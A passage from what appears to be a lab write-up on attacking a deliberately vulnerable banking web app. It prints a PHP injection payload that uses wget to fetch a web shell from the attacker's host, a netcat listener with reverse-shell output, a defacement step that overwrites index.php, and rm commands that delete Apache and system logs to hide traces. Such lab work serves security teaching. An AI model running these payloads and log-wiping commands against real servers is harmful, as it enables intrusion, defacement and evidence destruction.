
Figure 6: leaked source files.

7. Suppose you are an anonymous attacker:

- **Upload a web shell on the victim server and show that you can take control of the server.**
- **Deface the main bank page.**
- **Clear possible traces that could lead to you.**

To upload a shell,

In attacker's machine: `nc -v -n -l -p 1234`. In victim's machine, we run this command using the search box: `'.system("wget -N 0.0.0.0:5000/static/shell.php").'`
From the attacker's machine we are able to access the shell.



localhost/vBank/htdocs/shell.php
Go back one page
Right-click or pull down to show history
Online Banking
tpman@reDo9: /var/www/vBank/htdocs
File Edit View Search Terminal Tabs Help
Amount
Cur. Balance 91516.00
Deposit 0.00
Av. Balance 91516.00
Submit Query
Wednesday 31st of May 2017 11:08:06 AM

```
tpman@reDo9:/var/www/vBank/htdocs$ nc -v -n -l -p 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from 127.0.0.1 41278 received!
Linux reDo9 4.10.0-21-generic #23-Ubuntu SMP Fri Apr 28 16:14:22 UTC 2017 x86_64
 x86_64 x86_64 GNU/Linux
 11:07:55 up  2:34,  3 users,  load average: 0,45, 0,48, 0,44
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
tpman    tty2     :1               08:35    2:34m 39:15   0.00s gnome-pty-helper
tpman    pts/0    :1               08:59    2:08m  0.00s  0.00s sh
tpman    pts/1    :1               08:59    2:08m  0.02s  0.02s /bin/bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

Figure 7: shell uploaded.

To Deface the main page,

In the attacker's end, there was a index.php file made in /var/www/html/static/ folder. Attacker will simply run 'wget' to download that file on victim's machine, which will replace victim's index.php.
Command to use in search field: '.system("wget -N 0.0.0.0:5000/static/index.php").'



"The most damaging targeted attacks - those against specific businesses - have focused on vulnerabilities in Web applications and custom-developed software."
Gartner Group

Figure 8: Webapp defaced.

To clear possible traces,

Traces can be generally found in log files. Attacker can remove those logs by including 'rm' commands. Also the 'index.php' and 'shell.php' could be deleted.
Command to delete files:

```
'.system("rm /var/log/apache2/*").'
'.system("rm /var/log/syslog").'
'.system("rm /var/log/user.log").'
'.system("rm /var/www/html/shell.php").'
'.system("rm /var/www/html/index.php").'
```